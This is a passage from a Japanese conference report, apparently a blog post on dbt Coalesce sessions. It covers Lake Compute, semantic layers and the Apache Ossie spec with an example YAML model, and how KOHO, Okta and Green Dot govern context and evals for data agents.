
Lake Computeは、重いモデルだけを安いエンジンに逃がすための仕組みです。上流をIcebergにし、対象モデルにadapter: lakecomputeを足すだけで、そのモデルだけがDuckDB上で実行され、下流は元のウェアハウスに戻ります。デモでは「初めての公開マルチアダプタ実行」と紹介されていました。

ただ、対応しているのは現時点でSnowflakeとDatabricksで(「more platforms coming」)、private betaの間はFivetranのManaged Data Lake Serviceが前提です。BigQueryネイティブで組んでいる私たちの環境からすると、今すぐの選択肢というより少し先の将来の選択肢となりそうでした。

5. セマンティックレイヤーの「第2波」


左: 第1波の振り返り。右: 第2波を成功させる4つの条件
「The semantic layer is dead. Long live the semantic layer!」というセッションは、タイトルからして挑戦的でした。dbt LabsのZach Mandellさんによると、セマンティックレイヤーは一度「死んだ」そうです。

第1波はなぜうまくいかなかったか

約5年前の第1波は、メトリクスをコードとして1か所で定義し、下流の複数ツールに配る構想でした。うまくいかなかった理由は3つ挙げられていました。

  • ビジネス側から見ると、相変わらずBIツールで同じものを見るだけで、新しい価値がなかった
  • ツールごとにセマンティクスの定義方法が違い、統合が難しかった
  • セマンティックモデリングは、多くのアナリティクスエンジニアにとって新しい技能だった

第2波の難題は「信頼」

エージェントの登場で、提供できる価値の桁が変わりました。その一方で、新しい問題として示されたのが「信頼」です。説明に使われた例えがわかりやすかったので紹介します。

フリースロー成功率92.3%の選手が、10本連続で決める確率は?

0.92310 ≈ 45%

エージェントが「売上を伸ばすには?」に答えるには、何本もクエリを組み、そのたびに正しいテーブル・カラム・集計式を選ぶ必要があります。1ステップの成功率が高くても、ステップが重なるほど全体の信頼度は下がっていきます。

1回ごとの成功率が高くても、ステップが重なると全体の信頼度は下がっていく

「より賢いモデルに賭けるだけでは、この問題は解けない」として、第2波を成功させる条件が4つ示されました。

  1. 統合: BIツールがデータベースと同じ感覚でつなげるSQLインターフェース(Semantic SQL)
  2. 変換レイヤーでもセマンティクスを使う: 事前集計の管理を楽にする。ウェアハウス費用の30〜40%を事前集計に使っている企業もあるそうです
  3. ビジネスの地図としてのセマンティックレイヤー: エンティティとその関係を定義し、エージェントが動く土台にする
  4. 設定可能性とアクセス制御: ワークフローごとに、エージェントが触れるコンテキストを必要な分だけに絞る

Keynoteパネルでの議論

Keynoteのパネルでも、セマンティックレイヤーはデータ基盤に必要か、という問いが出ていました。答えが分かれていたのが印象的です。

  • George Fraser(Fivetran + dbt Labs): モデルが賢くなるにつれて、セマンティックモデルがあればほぼ足りるように見える
  • Microsoft: 出発点としては必須だが、それだけでは十分ではない
  • Jordan Tigani(MotherDuck): シンプルな方がうまくいく。大事なのはeval。「前四半期の売上は?」には正解があり、テストできる

Apache Ossie

セマンティックモデルの標準化も動いています。昨年Open Semantic Interchange(OSI)として発表された取り組みは、Apache Ossie(incubating)と名前を変えてApache Incubatorに入りました。Keynoteのパネルでは、Iceberg PMCのRussell Spitzerさんが「Icebergでやったことを、セマンティックモデルでもやる」と話していました。

Apache Ossieは、ツールごとにばらばらなセマンティックモデルを、ベンダー中立な形でやり取りするための仕様です。YAMLで次の要素を定義します(仕様)。

  • datasets: 業務上のエンティティ(ファクトやディメンションのテーブル)。参照元のテーブルと主キーを持つ
  • fields: グルーピングやフィルタに使う行単位の属性。時間の軸かどうかなども指定できる
  • relationships: dataset同士を結ぶ多対1の結合
  • metrics: 集計の定義。datasetの外(モデル全体)に置き、複数のdatasetにまたがれる
  • ai_context: エージェント向けの指示、同義語、質問例。モデル・dataset・field・metricのどこにでも付けられる

たとえば、注文と顧客のモデルなら次のようなイメージです(開発中の0.2.0.dev0の仕様に沿って書いた例です)。

version: 0.2.0.dev0
name: grocery_sales
datasets:
  - name: orders
    source: analytics.marts.orders
    primary_key: [order_id]
    fields:
      - name: ordered_at
        expression:
          dialects:
            - dialect: ANSI_SQL
              expression: ordered_at
        dimension:
          is_time: true
  - name: customers
    source: analytics.marts.customers
    primary_key: [customer_id]
relationships:
  - name: orders_to_customers
    from: orders
    to: customers
    from_columns: [customer_id]
    to_columns: [customer_id]
metrics:
  - name: total_sales
    description: 注文金額の合計
    expression:
      dialects:
        - dialect: ANSI_SQL
          expression: SUM(orders.amount)
    ai_context:
      synonyms: [売上, 売上高]

特徴的なのは、式をSQL方言ごとに書き分けられることです。変換する側は自分のプラットフォームの方言を選び、なければANSI SQLにフォールバックします。ベンダー固有の情報はcustom_extensionsに逃がしておけば、変換を通しても失われません。

ただ、セッションのQ&Aでは、dbt LabsはOssieに参加しているものの、MetricFlowからOssieへの変換はまだ提供されていないとのことでした。仕様間の変換は1対1にならず、ガバナンスをどう渡すかも未解決だそうです。標準化は動き出したものの、実装はまだこれからというのが現在地です。

6. エージェントの前に必要なもの(KOHO)


左: 文化→基盤→セルフサーブ。右: 「今回のセッションの3つに1つはコンテキストかセマンティックレイヤーの話」

上: 文化→基盤→セルフサーブ。下: 「今回のセッションの3つに1つはコンテキストかセマンティックレイヤーの話」

カナダのフィンテック企業KOHOのセッション「Before the agents: what self-serve analytics actually needs」は、今回いちばんメモを取ったセッションでした。

KOHOのスライドには、「今回のセッションの3つに1つはコンテキストかセマンティックレイヤーの話。一方で、eval(エージェントの答えを採点する仕組み)やground truth(採点に使う正解)に触れているのは33に1つ」という集計もありました。コンテキストを渡す話はあふれているのに、それで答えが本当に正しくなったかを測る話は少ない、という問題提起です。

KOHOは従業員約250人のうち10人に1人以上がデータに関わる会社で、自然言語で質問できるセルフサービス分析を社内に展開しています。最初に強調されていたのは、「AIを入れたからセルフサービス分析ができたのではない」という点です。ウェアハウス、dbt、定義、ドキュメント、データチームへの信頼が先にあり、AIはそれを安全につないだだけだ、と。

データチームへの信頼をつくる3原則

  • 意思決定はビジネスが持つ
  • 定義はデータチームが守る
  • 何かが壊れたら、指摘される前にデータチームが自分から言う

Contextの形式を決め打ちしない

セマンティックレイヤー、Markdown、メタデータのどれが最良かを最初から決めません。Contextの構成要素を交換できるようにしておき、入れ替えたときにエージェントの品質がどう変わるかをevalで測ります。

dbtのテストがモデルのロジックを部品ごとに確かめるのに対して、evalは「質問から答えまで」をエージェントに通しでやらせて確かめる、e2eテストのようなものだと理解しました。KOHOのevalのデータセットは、社員が実際にデータチームへ聞いた約375問です。数値の一致を見る評価、SQLが意味的に同じかを見る評価、LLMを判定役に使う評価、Contextそのものの評価を組み合わせ、dbtのスタイルガイドを変えるPRでも回答品質のBefore/AfterをCIで比較しているそうです。

最後に示された「次のボトルネック」も考えさせられました。Contextの問題はいずれ業界全体で解けていく。その先に残るのは、使う人の文化、複雑な分析、結果の伝え方だ、と。セルフサービスになるほど、アナリストが担っていた「問いの翻訳」が失われる、という指摘は、分析をAIに任せ始めた今まさに気にしておきたい点だなと思いました。

7. セマンティックモデルの先へ:コンテキストをどう持つか

第5章と第6章で見てきたのは、「セマンティックモデルは必要だが、それだけでは足りない」という話でした。では、その先に何を持てばいいのか。この問いに具体的に答えていた2つのセッションを紹介します。

Okta:コンテキストをdbtでガバナンスする

Keynoteにも登壇したOktaのPooja Crahenさん(dbt Champion)のセッション「From AI experiment to production: how Okta governs context for agents at scale」は、「エージェントを作る話ではなく、エージェントの前に何が起きるかの話」として始まりました。

Oktaでは当初、SnowflakeのUIで直接セマンティックビューを作り、Cortex Agentにつないでいました。午後だけでエージェントが立ち上がり、最初は快調だったそうです。ところが、そのセマンティックビューはdbtの変換レイヤーを通っておらず、バージョン管理も監査もできない。エージェントへの指示もメタデータもビジネスロジックも、1つのフィールドに詰め込まれていました。

そこで作ったのが、dbtの中に置く3層のコンテキストです。

層 置き場所 エージェントに伝えること
Meta モデル・カラムのmetaブロック このモデルは何のためのものか。同義語、使うべき場面・避けるべき場面、暗黙のフィルタ、sumすべきかaverageすべきか
Context docs Markdown 質問に対してどのモデルを選び、どのビジネスルールを当てはめるか。会計年度のような全社の前提と、ドメインごとのルール・落とし穴
セマンティック層 Snowflakeのセマンティックビュー(定義はdbtのモデルとして管理) 検証済みのファクト・ディメンション・集計。一貫した答えを出す既定の経路

ここでのセマンティック層は、dbtのSemantic Layer(MetricFlow)ではなく、Snowflakeのセマンティックビューです。UIで作っていたものを、セマンティックビューをdbtのmaterializationとして扱うパッケージを使ってdbtのモデルに書き直し、ほかのモデルと同じようにPRレビューを通してから作るようにしました。さらにCortex Agentの定義そのものもdbtで管理していて、モデル・セマンティックビュー・エージェントが1つのDAGに並んでいます。実行と検索はSnowflake、定義と変更の管理はdbt、という分担です。

この3層は、Keynoteで紹介されたAgents Schemaを通じてウェアハウス内のテーブルに同期され、ClaudeからもCortex Agentからも同じ中身を読めるようになっています。エージェントには「まずセマンティックビューを見る、だめならcontext docs、それでもだめならモデルのmetaを見る」という探し方の優先順位もスキルとして渡しているそうです。

効果としていちばん大きかったのは反復の速さだといいます。以前はエージェントが間違えるたびに設定を直して再デプロイしていましたが、今はアナリティクスエンジニアが該当する層を直してマージするだけで、そのコンテキストを使う全エージェントが賢くなります。締めの言葉が印象的でした。

エージェントは使い捨てで、交換可能なもの。本当にエンジニアリングしてガバナンスすべきなのは、エージェントが推論の拠り所にするコンテキストのほう。ダッシュボードに全部を焼き込んでいたところから、dbtでモデリング層にガバナンスを作ったのと同じで、BIからAIへのシフトにすぎない。

Green Dot:意味を型付きのフィールドで持つ

Green DotのKeith Binklyさんのセッション「Meta:Context: a business context schema in dbt's semantic layer」は、もう一段踏み込んだ話でした。数字の意味、異常のときにどこを調べるか、どうなったら何をするか。こうした業務のコンテキストを、dbtの既存のmetaブロックに5層・36フィールドの型付きスキーマ(「コンテキストカード」)として書きます。

  • Descriptions: 説明(多くのツールが扱っているメタデータ)
  • Relationships: 何と相関し、何に分解されるか
  • Investigations: 原因を探るときに見るディメンション
  • Expectations: 健全な範囲、警告・クリティカルのしきい値
  • Decisions: SLA、上限、ビジネスルール、数字が動いたときに何をするか

メトリクスの隣に書くので、Semantic Layer APIを1回呼べば数字とコンテキストが一緒に返ってきます。文章ではなく型付きのフィールドなので、「しきい値はエージェントに届いたか」「調査の手順に従ったか」を個別に確かめられ、何割のメトリクスにコンテキストカードがあるかというカバレッジも測れます。36フィールドすべては不要で、3つ書くだけでも答えが変わるそうです。仕組みは公開リポジトリになっています。

コンテキストカードの効き目を示す例として、匿名化した実際の質問が紹介されていました。

プログラムQの取引拒否率が、プログラムFより1桁高い。何が起きている?

  • コンテキストカードなし: エージェント(Claude)は「取引の上限が関係しているのでは」という仮説までは立てました。ところが、上限の情報はウェアハウスではなくスプレッドシートにあったため、確かめようがありませんでした
  • コンテキストカードあり: 拒否率のメトリクスのコンテキストカードに上限を書いておくと、プログラムQだけがアカウント単位で取引に上限を設けていることを突き止めました。さらに、上限はアカウント単位なのにデータはプログラム単位なので単純には比べられない、というずれまで指摘しました

では、コンテキストカードそのものをAIに書かせればいいのでは? ここで紹介されたシミュレーションの結果が、いちばん考えさせられた部分です。コンテキストカードの元になった素材(メトリクスの定義、上限が書かれたパートナー向けの資料、運用上のメモ)から人の判断だけを取り除いて、7つのモデルにコンテキストカードを書かせました。

どのモデルも慎重で、「上限が原因かもしれないが未検証」と書き、確かめるためのクエリまで挙げました。ところが、「1アカウントあたりの値がちょうど上限に張り付いているなら、需要が多いのではなく、制度上の天井にぶつかっているだけ」という、判断の決め手になるルールを書けたモデルは、最先端のモデルを含めて1つもなかったそうです。このルールは、アナリストが実際に資料とクエリ結果を並べて見比べて見つけたものでした。

コンテキストカードは賢いモデルが書いた文章ではなく、調査の残滓(ざんし)(residue of an investigation)だ。

「ビジネスの人は書き留めてはくれない。でも話してはくれる」として、定義を詰める会議を録音し、文字起こしからコンテキストカードの下書きを作ってレビューに回す、という運用も紹介されていました。

8. エージェントが前提になった開発体験:dbt Wizardとdbt Charts

dbt Wizard
